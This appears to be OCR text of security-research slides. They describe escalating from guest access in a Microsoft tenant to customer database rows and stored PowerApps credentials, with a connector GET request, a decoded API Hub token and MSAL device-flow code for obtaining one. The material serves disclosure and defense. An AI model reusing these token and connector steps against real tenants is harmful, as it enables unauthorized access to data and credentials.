
GET https://europe-002.azure-apim.net/apim
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers
/tables/[dbo].[Customers]/items



docs.microsoft.com




docs.microsoft.com



docs.microsoft.com

SECTOR

Let's take a closer look at this token



SECTOR

@mbrg0

JWT

Debugger Libraries Introduction Ask

Crafted by auth0 by Okta

Encoded PASTE A TOKEN HERE


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng
1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWk
dldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1lW
m9YcWJIWkdldyJ9.eyJhdWQiOiJodHRwczovL2F
waWh1Yi5henVyZS5jb20iLCJpc3MiOiJodHRwcz
ovL3N0cy53aW5kb3dzLm5ldC9mYzk5M2IwZi0zN
DViLTRkMDEtOWY2Ny05YWM0YTE0MGRkNDMvIiwi
aWF0IjoxNjg5ODI4MTIwLCJuYmYiOjE2ODk4Mjg
xMjAsImV4cCI6MTY4OTgzMjk1MiwiYWNyIjoiMS
IsImFpbyI6IkFVUUF1LzhUQUFBQTZtWks1WUpoS
ExWZVRzZGkvM1N3TDVhajIzUlRQZWNERWJjYWxO
ZEh1Zy9HTlZNUEtDZXdOajRmeUhtY0E2UyszNis
1NUJtMFFNUlVlOGphRStyQkRnPT0iLCJhbHRzZW
NpZCI6IjU6OjEwMDMyMDAyQzFGODM0ODEiLCJhb
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "typ": "JWT",
  "alg": "RS256",
  "x5t": "-KI3Q9nNR7bRofxmeZoXqbHZGew",
  "kid": "-KI3Q9nNR7bRofxmeZoXqbHZGew"
}
```


PAYLOAD: DATA


```
{
  "aud": "https://apihub.azure.com",
  "iss": "https://sts.windows.net/fc993b0f-345b-4d01-
  "iat": 1689828120,
  "nbf": 1689828120,
  "exp": 1689832952,
  "acr": "1",
```

A scope away from victory

Can we generate a token to API Hub?

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")
...
... device_flow = azure_cli_client.initiate_device_flow(scopes=["https://apihub.azure.com/.default"])
... print(device_flow["message"])
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code FVC8QCYHE to authenticate.
```

A scope away from victory


Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")
...
... device_flow = azure_cli_client.initiate_device_flow(scopes=["https://apihub.azure.com/.default"])
... print(device_flow["message"])
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code FVC8QCYHE to authenticate.
```

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)


Using a built-in public client app?




A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? No.





A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

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
Using our own app?



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



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




Where are we again?

Got guest access.



Where are we again?


Got guest access.
Found a bunch of creds on PowerApps.



Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

